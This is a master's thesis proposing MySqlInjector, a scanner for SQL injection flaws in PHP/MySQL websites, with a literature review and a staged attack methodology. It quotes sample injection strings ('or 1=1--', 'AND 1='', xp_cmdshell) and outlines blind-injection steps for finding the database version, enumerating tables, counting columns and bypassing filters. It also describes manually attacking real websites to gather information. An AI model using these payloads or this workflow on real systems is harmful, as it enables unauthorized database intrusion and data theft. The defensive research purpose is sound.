SQL-injection vulnerability scanner using automatic creation of SQL-injection attacks (MySqlInjector)

A Thesis submitted to Faculty of Information Technology in partial
Fulfillment of the requirements for Master Degree
(Information Technology),
University Utara Malaysia

By
Ala' Yaseen Ibrahim Shakhatreh

KOLEJ SASTERA DAN SAINS
(College of Arts and Sciences)
Universiti Utara Malaysia

PERAKUAN KERJA KERTAS PROJEK
(Certificate of Project Paper)

Saya, yang bertandatangan, memperakukan bahawa
(I, the undersigned, certify that)

ALA' YASEEN IBRAHIM SHAKHATREH
(802322)

calon untuk Ijazah
(candidate for the degree of) **MSc. (Information Technology)**

telah mengemukakan kertas projek yang bertajuk
(has presented his/ her project paper of the following title)

SQL-INJECTION VULNERABILITY SCANNER USING AUTOMATIC CREATION OF SQL-INJECTION ATTACKS (MYSQLINJECTOR)

seperti yang tercatat di muka surat tajuk dan kulit kertas projek
(as it appears on the title page and front cover of project paper)

bahawa kertas projek tersebut boleh diterima dari segi bentuk serta kandungan dan meliputi bidang ilmu dengan memuaskan.
(that the project paper acceptable in form and content, and that a satisfactory knowledge of the field is covered by the project paper).

Nama Penyelia Utama
(Name of Main Supervisor): **ASSOC. PROF. ABDUL BASHAH MAT ALI**

Tandatangan
(Signature) :

PROF. MADYA ABDUL BASHAH MAT ALI
Pensyarah
Bidang Sains Gunaan
Kolej Sastera & Sains
Universiti Utara Malaysia

Tarikh
(Date) : 11/05/2010

PERMISSION TO USE

In presenting this thesis of the requirements for a Master of Science in Information Technology (MSc. IT) from Universiti Utara Malaysia, I agree that the University Library may take it freely available for inspection. I further agree that permission for copying of this thesis in any manner, in whole or in part, for scholarly purposes may be granted by my supervisor or in their absence, by the Dean of the Graduate School. It is understood that any copying or publishing or use of this thesis or parts thereof for financial gain shall not be allowed without my written permission. It is also understood that due recognition shall be given to me and to Universiti Utara Malaysia for any scholarly use which may be made of any material from my thesis.

Requests for permission to copy or make other use of materials in this thesis, in whole or in part, should be addressed to:

Dean of Graduate School
Universiti Utara Malaysia
06010 Sintok
Kedah Darul Aman

ABSTRACT

Securing the web against frequent cyber attacks is a big concern, attackers usually intend to snitch private info, deface, and damage websites, to prove their identities, this kind of vandalism may drive many corporations which conduct their business through the web to fall down. One of the most dangerous cyber attacks is SQL-injection attack, this kind of attack can be launched through the web browsers. The vulnerability of SQL injection can be resulted from inappropriate programming practice, which leaves a lot of doors wide opened to the attackers to exploit them, and to gain the access to confidential info. In order to get rid of this vulnerability, it is feasible to detect it and enhance the coding structure of the system to avoid being an easy victim to this kind of cyber attacks, this kind of detection requires a powerful tool that can automatically create SQL-injection attacks using efficient features to detect the vulnerability. This study introduces a new web scanning tool (MySqlInjector) with enhanced features that will be able to conduct efficient penetration test on PHP based websites to detect SQL injection vulnerabilities. This tool will automate the penetration test process, to make it easy even for those who are not aware about hacking techniques.

ACKNOWLEDGEMENT

By the name of Allah, the Most Compassionate Most Merciful

I would like to express my gratitude to **Allah** for providing me the blessing to complete this work. Hence, I deeply gratefulness to my supportive and helpful supervisor, **Prof. Madya Abdul Bashah** for assisting and guiding me in the completion of this research. With all truthfulness, without Allah then his support, the project would not have been a complete one. **Prof. Madya Abdul Bashah** has always been my source of motivation and guidance. For that, I am truly grateful for him continual support and cooperation in assisting me all the way through the semester. In addition, I am grateful to **Prof. Dr. Zulikha** for her help to make my project successful.

I would like to present my thanks and appreciations to my mother Amal Mohammad, my father Yaseen Ibrahim, and all my family who has always been there for me. Finally, I would like to express my appreciations to my friends, colleagues, other staff, and everyone who has helped me in this journey.

TABLE OF CONTENTS

Page

LIST OF TABLES

LIST OF FIGURES

CHAPTER ONE

INTRODUCTION

1.1 Introduction

Penetration testing or web auditing is one of the most important topics that security researchers concern about. It aims to prove the effectiveness of the security system of such a website, because application level attacks rank at the top of nowadays cyber attacks as they are preferred by nowadays attackers. The philosophy behind web auditing is to ensure one entry point to web applications by conducting penetration tests represented by conducting sophisticated attacks on websites. Rather than one entry point to the system, it will be considered as a security flaw that attracts potential hackers to exploit it. Moreover, penetration testing covers checking against a wide range of web vulnerabilities which are related to web application level vulnerabilities such as cross-site-scripting XSS, SQL injection, IFRAME flaws, DNS attacks, web authentication flaws, remote code execution, and remote file inclusion. Exploiting any one of these vulnerabilities may enable remote attacker to gain administrative access to the infected website which gives him/her the control to deface, damage and snitch credentials (Wright, Freedman, & Liu, 2008).

Penetration testing is recommended for those critical or popular websites. It is trying to break into the organization's IT system. It aims to demonstrate the robustness of the security system, that in order to expose the vulnerabilities and giving advice on how to recover these flaws (Midian, 2003). Penetration testing is an essential requirement for organizations that deal with critical or huge amount of data which may belong to hundreds of thousands of clients through an automated system or a website (Basta & Halton, 2008). One of the most dangerous attacks that should be recovered is SQL injection attack that injects a malicious javascript or HTML tags into the victim's website database, in other word executing malicious SQL queries to inject malicious HTML tags, which is considered as IFRAME attack. On the other hand IFRAME attack can also be carried out through what is known as cross site scripting attack XSS, this kind of attack can embed one malicious website in the original website, to snitch credentials and to download malware on the visitor's computer (*Network Security Newsletter*, 2009).

Web applications usually interact with backend database. When the web application receives a request from the user, it fetches the database by generating and executing SQL queries to interact with the relational database. These queries look for the requested data to be displayed in generated HTML pages to the user. In this happy scenario the user inputs are treated as lexical entities. On the other hand, when the user inserts unexpected inputs that are not addressed in the web application's dictionary, they will lead the web server to react abnormally. Actually it may cause the web application to display unexpected data which may be classified as confidential which is useful for the attacker. This is what is known as command injection attack, moreover these commands could be SQL queries or operating system commands or javascript & HTML tags. It is wide spread nowadays and more commands injection vulnerabilities will be discovered in the future (Su & Wassermann, 2006).

The scope of this study covers SQL injection attack. It is the ability to inject SQL commands in vulnerable website through web browsers due to inappropriate programming practice. The aim of this attack is to interact and manipulate the backend database. Moreover, extracting confidential data which may belong to the website administrator is the main target as well. A wide variety of technologies are used to build web applications. With the existence of many browsers used to access websites, it is still difficult for the web application developers to secure their applications and stay up to date with the recent discovered threats and attacks (Kals, Kirda, Kruegel, & Jovanovic, 2006).

Nowadays attackers intensify their sophisticated attacks to target the backend database. The backend database must be defended against internal and external attackers (Mattsson, 2007). Internal attackers could be the employees of the organization, who are within the domain of the local area network of the organization, they may have the physical access to the database server, and they can easily access the database, especially if the default username and password of the database have not been changed, for example the default username is "root" and the password is "null" for MYSQL database. Moreover, they also can install their backdoors to control the database server remotely (Whitaker & Newman, 2006).

On the other hand, database can be attacked externally by remote attacker, utilizing some flaws in the database structure such as unsecured stored procedures or queries and system stored procedures. Actually system stored procedure can be called remotely to execute operating system level commands, for example "EXEC xp_cmdshell" is a system stored procedure, which can be invoked remotely to execute any operating system command such as “dir” command. Furthermore, the lack of parameters filtration in SQL queries that receive parameters from website’s users such as login query, could cause a serious threat, where login to unauthorized account can be conducted through omitting the “where” condition of the SQL query, for example inserting ‘Bob or 1=1--‘ in the username field in case the username is ‘Bob’ and anything in the password, will comment the condition that checks the password (Whitaker et al., 2006).

Many web applications trigger various input validation problems, which allows attackers to insert unfiltered symbolic commands, to be executed. Consequently, that makes websites vulnerable to SQL injection and cross site scripting (XSS) attacks. As happened when a student discovered input validation problem in the School student login page. He could retrieve personal info for hundreds of thousands of that school’s applicants (Lemos, 2005). Furthermore, the important role that the web developer plays here, not security-aware developer, will unintentionally create security flaws which make the website vulnerable to these cyber attacks.

Securing websites against web vulnerabilities such as SQL injection vulnerability requires hardworking groups of penetration testers and web developers. It may take up to 10 days to discover and fix hidden SQL injection vulnerabilities in a website, and this requires fixing the source code to remove the vulnerability and conducting repeated penetration tests to make sure that the hole was closed (Benini & Sicari, 2008). This scenario requires the cooperation between the development team and the penetration testers in order to achieve an acceptable level of security, which is capable to counter unauthorized manipulation of the backend database. It is clear now how hard it is to recover a vulnerable website against SQL injection vulnerability, which consumes budgets, employees, and time of the organization.

Nowadays, black box testing techniques are used rather than white box testing in penetration testing and web auditing, where in white box testing the source code of the application is examined and analyzed line by line (Tonella & Ricca, 2004). On the other hand, in black box testing the source code is not examined directly, but special inputs are generated to form sophisticated attacks, then these attacks are injected in the application, the returned results from the application are analyzed based on specific criteria to determine the unexpected behavior which indicates vulnerability and security flaws in the system (Ghezzi, Mehdi, & Mandrioli, 1994). Many scanning tools have adopted black box approach to conduct testing, because most websites source codes are not open source and nobody can view or modify them.

This study targets detecting SQL injection vulnerabilities in PHP based websites that interact with MYSQL database, where, most web servers in the internet are Apache based servers which support PHP web pages which interacts with MYSQL database. The percentage of PHP websites in the internet reaches up to 70% (Danen, 2006), and the rest including other web technologies such as ASP and JSP technologies. This high percentage of PHP websites attracts web hackers to exploit. Moreover, PHP is powerful to support web development and to build robust websites, such as Facebook, Wikipedia, and Yahoo. Furthermore, Google uses MYSQL database and Python programming language to support its search engine. The figure 1.1 shows the strong impact of Apache servers on the internet.




Figure 1.1: Totals For Active Websites Across All Domains From Jun 2000- August 2005. Adopted From http://news.netcraft.com/archives/2005/08/01/web_server_survey_turns_10_finds_70_million_sites.html

1.2 Problem Statement

The lack of penetration testing scanning tools is the main problem in this study. Furthermore, the available scanning tools have limited features in shaping efficient attacking patterns which are required to detect hidden SQL injection vulnerability (Fu & Qian, 2008). Moreover, the available scanning tools use prute force techniques to extract data from the targeted websites. They do not show useful and detailed information about the detected vulnerability. This information would be very useful for web developers who are not aware about hacking techniques. It will certainly help them in fixing the bugs to recover the vulnerabilities.

In fact SQL injection results from the fact that most web application developers do not apply user input validation. They are not aware about the consequences of this practice. This inappropriate programming practice enables the attackers to trick the system by executing malicious SQL commands to manipulate the backend database (Anley, 2002). One of the most important properties of SQL injection attack is, it is easy to launch and difficult to avoid. These factors make this kind of attack preferred by most cyber criminals, and it got more attention in the recent years (Roichman & Gudes, 2007).

1.3 Research Questions

Research questions are represented in the following questions:

- Are there enough scanning tools to detect SQL injection vulnerabilities in infected websites?
- Are the available scanning tools with their limited features in shaping attacking patterns capable to detect hidden SQL injection vulnerabilities in efficient manner?
- Do the available scanning tools provide useful and detailed information about the detected vulnerabilities such as database version, number of infected columns, patched protections, and final exploit?
- What are the required features to detect the hidden SQL injection vulnerabilities in high performance?

1.4 Research Objectives

The main objective of this study is to detect the hidden SQL injection vulnerabilities in PHP based websites and giving detailed information about these vulnerabilities by using MySqlInjector web scanning tool. In order to conduct an efficient and automated penetration test to expose the existing SQL injection vulnerabilities, MySqlInjector can provide this service efficiently. The objectives are represented in the following:

- To embed the ability of auto-generate a wide variety of attacking vectors based on three features to provide high ability of exposing the vulnerability.
- To involve blind SQL injection based on true/false feature in shaping attacking patterns to extract database version and to expose the vulnerability.
- To involve blind SQL injection based on true/error feature in shaping attacking patterns to detect the vulnerability and the patched protections.
- To involve blind SQL injection based on Order by feature in shaping attacking patterns to expose the number of infected columns in the targeted website.
- To provide detailed information about the detected vulnerability, including the SQL vulnerability, database version, number of infected columns, patched protections, and final exploit.

1.5 Significance of The Study

The use of this tool will benefit web developers and system administrators who are not aware about hacking techniques and how hackers gain access to their systems. MySqlInjector helps them to get the job done by conducting an automated penetration test. They can gain detailed information about the SQL vulnerability, in order to help them to locate the bugs and fix them as soon as possible. Furthermore, MySqlInjector will benefit white hat hackers, penetration testers, web masters, and system administrators in doing their penetration tests, in order to help internet society in securing its infrastructure.

1.6 Scope of The Study

The scope of this study focuses on developing open source SQL injection web scanning tool (MySqlInjector). MySqlInjector will be developed using Perl scripting language. Furthermore, MySqlInjector will detect hidden SQL injection vulnerabilities in PHP based websites, which interact with MYSQL database. The scanning process will be carried out through applying this tool on actual websites by passing the suspicious path of the targeted website to MySqlInjector.

The importance of using the three types of blind SQL injection attacks, which are blind SQL injection based on true/false response, blind SQL injection based on true/error response, and blind SQL injection using Order by, is the ability to have variety of real attacking types and patterns that are able to smartly predict all possibilities of errors in the coding structure of the targeted web path, and to see how the web application reacts against several attacks that try to execute several SQL queries. This variety of attacking types is useful because if one attack failed to detect the hidden SQL injection vulnerability, the others will pass to expose this vulnerability, and if all attacks failed, that means the web path is not vulnerable to SQL injection.

MySqlInjector will uses HTML parser technique to investigate the web server response carefully. The HTML parser technique parses the generated HTML content and compare it with original HTML content by calculating the byte size for each response, in order to diagnose and locate any changes in the page source that indicate SQL injection vulnerability. Furthermore, analyzing the HTML page source content after injecting the attacking vectors will give the tool the permission to continue in injecting more advanced attacking vectors.

MySqlInjector scanning tool will target websites that were built using PHP programming language and interact with MYSQL database, because PHP programming language ranks at the top of programming languages that are used in web development, as a high percentage of websites in the internet are PHP based websites (Danen et al., 2006). Furthermore, the use of this scanning tool will be specified to system administrators, web application developers, penetration testers, and security specialists to conduct automated penetration testing on their targets to detect security flaws.

CHAPTER TWO

LITERATURE REVIEW

2.1 Overview

Many studies have been conducted to facilitate detecting and measuring web vulnerabilities such as SQL injection vulnerability. Many studies proposed tools and techniques for these purposes in order to help in securing the web from serious threats. Many of these researches are represented by their researchers who carried out these studies such as (Kals et al, 2006; Kemalis & Tzouramanis, 2008; Fu et al., 2008; Kieyzun, Guo, Jayaraman, & Ernst, 2009; Halfond & Orso, 2005). Some of these tools are to detect SQL injection vulnerabilities such as SecuBat, ARDILLA tools. On the other hand some other tools or techniques are used to detect SQL injection attacks in the real time, such as SQL-IDS, SAFELI, AMNESIA techniques.

2.2 SecuBat Scanning Tool

This scanning tool uses black box testing approach, and automatically analyzes web applications in generic and specific manners to expose the SQL injection and cross site scripting XSS vulnerabilities without advanced knowledge of the bugs. SecuBat scans security flaws in web pages looking for exploitable vulnerabilities, using multi-threaded crawling, attack and analysis components, equipped by graphical user interface. Furthermore, SecuBat enables its users to upload further discovered attack patterns, in order to involve them in the scanning process. Attackers search the web for application level vulnerabilities to exploit them. Typically, some organizations employ hackers who can discover these vulnerabilities in the organization's web application system, in order to fix them and to have a high level of protection (Kals et al., 2006).

SecuBat has smart features represented in the ability to auto-generate four attack components, SQL-injection, simple reflected cross site scripting, encoded reflected cross site scripting, and form redirecting XSS attacks (Kals et al., 2006). Despite SecuBat emphasizes on creating various attacking vectors for detecting cross site scripting vulnerabilities, but it doesn't pay enough attention to detect SQL injection vulnerabilities. SecuBat has just applied classic SQL injection attack to detect the vulnerability. Furthermore, it does not apply different blind SQL injection attack types such as, SQL injection based on true/false responses, blind SQL injection based on true/error responses, and blind SQL injection using order by/group by. All of these features are capable to expose the hidden SQL injection vulnerabilities.

2.3 SQL-IDS Intrusion Detection System

This study has been carried out to detect SQL injection attacks in the real time and proposed SQL-IDS approach, this study aimed to utilize the specifications that determine the syntactic structure of the SQL query that is originated and executed by the web application system, on the other hand observing and monitoring the web application for executing SQL queries that are in violation of the determined specification of the SQL queries, the results of this approach were the ability to detect SQL injection attacks in real time with the ability to prevent them. Recent security reports and research results considered SQL injection attacks rank at the top of serious cyber attacks that may cause serious damages in the internet, which is driven to manipulate backend database, by exploiting security flaws through inserting malicious SQL codes to be executed by the backend database (Kemalis, et al., 2008).

Despite this technique works without the need to modify the source code of the web application, and it works independently without affecting the web application or the database, but it is still considered as an additional load on the operating system and hits the total performance of the web server machine (Colajanni, & Yu, 2002). Especially when the web server receives a huge number of requests at a time, it must examine each request individually in the real time against suspicion of attack. Furthermore, this technique is capable to monitor the Java web based applications only, where java web based application takes a small portion the whole percentage of the internet websites. Consequently, this solution will serve few parts that use java in web development.

2.4 SAFELI Intrusion Detection System

A study on detecting SQL injection attacks in web applications through existing scanning tool called SAFELI, this tool involves the byte code of Java web applications and utilizes the symbolic execution in order to efficiently inspect security flaws in the real time, where an equation is constructed to figure out the initial values of the web controls that may lead to a web security breach in the database. Placing these equations in every location that submits SQL query, where the equation is solved by hybrid string solver, as obtaining test cases can be constructed from the output solution from the equation. The efficient result of applying this tool is represented in the ability of detecting SQL injection attacks in the real time (Fu et al., 2008).

On the other hand, generating test cases from the constructed equation results, and applying them to figure out the unexpected behavior in the real time is considered as cost effective and consume the resources of the web server (Colajanni et al., 2002). Because many steps have to be carried out before replying the current state of the request to the server to determine whether it sounds like SQL injection attack or it doesn't. It is clear that placing the equations in every location that submits SQL query and calculating the results of each equation in order to generate test cases that must be carried out to check against suspicion of SQL injection attack, that will increase the load on the web server that runs the web application, because this scenario must be repeated over and over in every time that the web application is being called. Moreover, this technique does not expose the hidden SQL injection vulnerability, but just detect the SQL injection attacks in the real time, and it is suitable for java web based applications only.

2.5 ARDILLA Scanning Tool

New classified types of SQL injection and cross site scripting (XSS) attacks were found as results of the complication of the internet. For example, one of the most serious attack called second order or persistent XSS attacks, and they can be resulted from corrupting the database contents by attackers, which will cause the subsequent users to execute malicious code that may benefit the attackers by snitching private info by what is called session hijacking. An advanced study has been carried out and introduced ARDILLA scanning tool to expose web vulnerabilities using automatic input creation which acts as concrete SQL injection and XSS attacks, in order to locate SQL injection and XSS vulnerabilities in the web application. This approach represented by ARDILLA tool, which has shown the strong ability to create real attack vectors and the ability to expose the second order XSS attacks without modifying the source code of the web application (Kiezun et al., 2009).

On the other hand, ARDILLA tool still has few false positives and specifies its strength and ability to detect second order cross site scripting (XSS) vulnerabilities rather than SQL injection vulnerabilities, and it does not involve all types of blind SQL injection attacks in the scanning process. Moreover, ARDILLA tool has adopted the white box testing approach in its scanning process, as known about the white box approach which requires examining the source code of the web application line by line. Furthermore, ARDILLA tool is restricted in use for PHP web applications only, where using this tool requires having the source code to enable the tool to start scanning it.

2.6 AMNESIA Intrusion Detection System

Studies were carried out on how to innovate an efficient technique that can detect and prevent SQL injection attacks in the real time introduced AMNESIA technique, it uses model based approach that detects unexpected and illegal SQL queries before they are executed, it has two parts, static and dynamic, the static part has program analysis to generate legitimate SQL queries model that can be built by the application, in the dynamic part the technique adopts runtime monitoring to inspect the generated queries and to check them against statically built model. After applying this tool with legitimate and malicious crafted inputs, the results were impressive, it could prevent all attacks without false positives. Since the time in which SQL injection has become one of the most serious threats that hit the web, researchers moved to do more advanced analysis and studies aimed to solve the problem by detecting or preventing this kind of attack (Halfond et al., 2005).

Despite AMNESIA technique has the ability to detect and prevent SQL injection attacks without false positive, but inspecting and monitoring the generated SQL queries in the runtime to check them against illegitimate behavior is carried out every time the web server receives a request, so when a huge number of requests are being submitted on the web server in the same time, this technique is considered as cost effective, where it will consume the resources represented in memory and the CPU of the web server, as known about intrusion detection systems (IDS), they need memory to operate and they increase the traffic over the network and cause a situation known as the bottleneck (Colajanni et al., 2002). In this situation the resources of the web server including the memory and the network are consumed by IDS for detecting the suspicious situations rather than serving the clients of the website.

2.7 MySqlInjector Scanning Tool

Due to the variety of the available frameworks used in building websites and the variety of database structures used in the development process, more challenges have raised in conducting an efficient penetration test, especially if we want to automate the penetration testing process to innovate a new scanning tool. MySqlInjector is new scanning tool that is capable to conduct an efficient penetration test on PHP based websites to detect the hidden SQL injection vulnerabilities. MySqlInjector involves more variables and features in the scanning process, where a wide range of attacking vectors is used in exposing the vulnerability in the targeted websites.

The most important aspects of the used attacking patterns are the ability to trick the web server to display error notifications if it was inappropriately programmed, and the variety of attacking patterns where they reach up to ten different patterns, if one pattern failed to expose the vulnerability, the others will succeed in tricking the web server if it is vulnerable. Moreover, this strategy will not leave any doubt that there is a possible vulnerability without exposing it. Furthermore, Injecting the attacking patterns comes in levels, the first level is to check the web path against SQL injection vulnerability, and the second level is after being sure that the website is vulnerable, the injection of the other type of attacking vectors starts to take place to check the database version of MYSQL using normal and encoded attacking patterns based on true/false responses and to analyze the website against further patches and protections such as forbidden protection and filters, which are used to prevent the attackers to execute SQL commands, and to check whither these protections can be broken or cannot be, by injecting the website with the third order attacking pattern.

After checking the web server against the existence of the protections, MySqlInjector tries to predict the number of infected columns in the database by injecting the fourth stage attacks, these defective columns can be exploited by the attackers by executing several SQL queries through them to extract the data from the database to be shown on the web page, actually the process of prediction may take few seconds because MySqlInjector intends to calculate the byte size of each HTML page source after injecting the pattern using HTML parser technique and it starts comparing the results to locate the nearest one to the original page source which is always true response, and then adding the number of defective columns to the URL will return a true value and other than that will always return false or error notification. After that, MySqlInjector will form the possible exploit of the website which is a serious security flaw using the number of defective columns.

MySqlInjector involves valuable features in shaping the attacking vectors, that in order to increase the ability to trick the web server and to utilize the response of the web server after injecting the attacking patterns to expose the SQL injection vulnerability, these features are blind SQL injection using true/false response, blind SQL injection using true/error response, and blind SQL injection using order by, which are not used in the mentioned scanning tools. Furthermore, using wide variety of attacking vectors and types that were shaped depending on the three motioned features in multiple levels with the high sensitivity of HTML parser in utilizing and analyzing the web server responses will certainly expose the hidden SQL injection vulnerabilities. Moreover, using MySqlInjector is not considered as an additional load on the web server because it is operated remotely as a client side tool, and the use of MySqlInjector is not conducted frequently as the Intrusion Detection Systems (IDS). IDS systems are executed in the run time in every web page request and considered as server side code. The table 2.1 below shows the mentioned scanning tools with their features and properties.

Table 2.1: Scanning tools with their features

Scanning Tools		**Features**							
	Variety of Attacking Patterns and Vectors	Classical SQL injection	Blind SQL Injection based on True/False Response	Blind SQL Injection based on True/Error Response	Blind SQL Injection based on Order by	Provide detailed info	Cross site scripting XSS attack	Second order XSS attack	Run in the real-time (Server side)
SecuBat	v	v					v		
SQL-IDS									v
SAFELI									v
ARDILLA	v	v					v	v	
AMNESIA									v
MySqlInjector	v		v	v	v	v			

CHAPTER THREE

METHODOLOGY

3.1 Overview

The methodology of the research in this project is represented in information gathering, design, development, and evaluation, which represents a discipline approach to accomplish the project and to get the desired results as shown in the coming context.

3.2 Information Gathering

Collecting information about websites, depending on the programming language used in the development, which is specified as PHP programming language and in which platform they were developed, furthermore, knowing the database structure of these websites is also required. Actually, collecting this information can be accomplished through attacking these websites using SQL injection techniques manually in non destructive form (Newson, 2005) to get the data. In fact, automating the process of manual SQL injection attacks is the target of this study to act as a creative hacker in order to conduct an efficient penetration test.

Information gathering starts with finding vulnerable websites to SQL injection attack through injecting attacking patterns in the targeted URL manually to detect the vulnerability, by this way, the efficient attacking patterns are determined to be involved in the next penetration test, actually, using an efficient attacking pattern means the ability to trick the web server to display error message in case it is vulnerable to SQL injection attack. As an example, let's say that [AND 1='] is an efficient attacking patterns and the targeted URL is [http://www.site.com/news.php?id=10], to conduct a penetration test, the attacking pattern must be injected in the URL to become [http://www.site.com/news.php?id=10 AND 1='] appending the logical statement AND 1=' which does not make sense will cause a tricking to confuse the variable id which is equal to 10, this mess will cause the web server to display an error notification which indicates the vulnerability.

After the attacking patterns have been determined and shaped manually by trying them on targets and noticing their effects on the web server, the second information gathering stage begins. The second stage includes shaping second level attacking vectors to determine the database version of the targeted website. Actually, the database version of PHP based website is either 4 or 5. In fact it is important to know the database version of the targeted website, because if the database version is 5, then extracting the table's names and their columns can be conducted through directly targeting the default database schema for tables INFORMATION_SCHEMA.TABLES and the other schema INFORMATION_SCHEMA.COLUMNS to get all information about tables and columns.

On the other hand, database version 4 indicates that guessing is the best way to get information about the database tables and columns. Actually this mechanism requires a huge dictionary of possible tables and columns names to be checked until the right table and column names are correct to get the data. Moreover, checking the web server for further protections and patches is valuable as well. These protections such as Forbidden and Filters may prevent the remote execution of SQL statements such as UNION and

SELECT statements through web browsers, in this stage the third level of shaping attacking vectors is required to check if these protections can be exceeded or not.

Shaping the proper attacking vectors to overstep the protections such as Forbidden and Filters is very important to evaluate the security level of the web server if it is vulnerable to SQL injection attack and to measure how long does it hold against SQL injection attacks. After checking out the protections of the web server and the chance of overstepping them, now the number of infected columns can be obtained from the web server by executing ORDER BY statement remotely from the web browser, actually knowing the number of infected columns can be utilized to obtain the data from the database and to show it on the web page. The final stage is to form the final exploit that can be executed on other websites that have the same signature or were developed by the same framework such as Joomla and vbulletin websites.

3.3 Design

The design phase starts to arrange the order of the events, after all information has been gathered, and all attacking patterns for all stages have been shaped. The first step is designing a test technique to determine the vulnerability of the website by injecting the first stage attacking patterns into the website. Another technique called HTML parser is required to measure the error notification or any changes in the web page contents that confirms the vulnerability of the website. After making sure that the website is vulnerable to SQL injection attack, designing the second stage comes by injecting the second stage attacking patterns in separate technique to extract the backend database version of the website.

After the database version technique has been designed, designing a new technique to measure the number of infected columns in the website's database will be conducted. After that there will be another technique needed to check the web server against other protections such as forbidden and filters protections. This can be accomplished by injecting third stage attacking patterns in the website. The HTML parser technique is called to identify the existence of these protections. Now if the website is protected by one of these protections, the technique tries to form an attacking pattern to exceed these protections. Exceeding the protections can be done by injecting attacking patterns in the website and to check if these protections can be overstepped or cannot be. The collected information after attacking stages will help to form the final exploit to extract the data from the database tables. All the stages are explained in the following figure.



MySqlInjector
HTML Parsing
Injecting true/false & true/error based attacks to check SQL vulnerability
HTML Parsing
Injecting true/false based attacks to check Database version
HTML Parsing
Injecting true/false based attacks to check the number of defected columns
HTML Parsing
Injecting true/error based attacks to check for web filters & forbidden protections
HTML Parsing
Injecting true/error based attacks to brake the patched protections
Web Server
Backend Database
Forming possible Exploit

Figure 3.1: Showing the Order of Events in Design Phase.

3.4 Development

The development process starts after designing the actual parts of the proposed tool. That can be done through gathering the designed techniques and then starts translating the design to executable code. The software development methodology that will be used to develop MySqlInjector scanning too is Rational Unified Process. RUP is a software engineering process framework with disciplined approach, where it gathers many modern software development practices to be suitable for a wide range of projects. Furthermore, object oriented techniques are embedded in this methodology, through building several models using UML as a principle notation (Tudoroiu, Cretu, & Paquet, 2009).

Moreover, RUP contains OPEN process, to enable the organization to shape the process according to their needs (Kruchten, 2002). RUP methodology was innovated to ensure high quality products that meet the end user's needs and expectations. The final form of RUP hump was published by Kruchten in 1998 (Heijstek & Chaudron, 2008). RUP processes described as iterative and incremental processes in each phase (Jaferian, Elahi, Shirazi, & Sadeghian, 2005). It has four phases, Inception, Elaboration, Construction, and Transition phase as shown in the following figure 3.2.

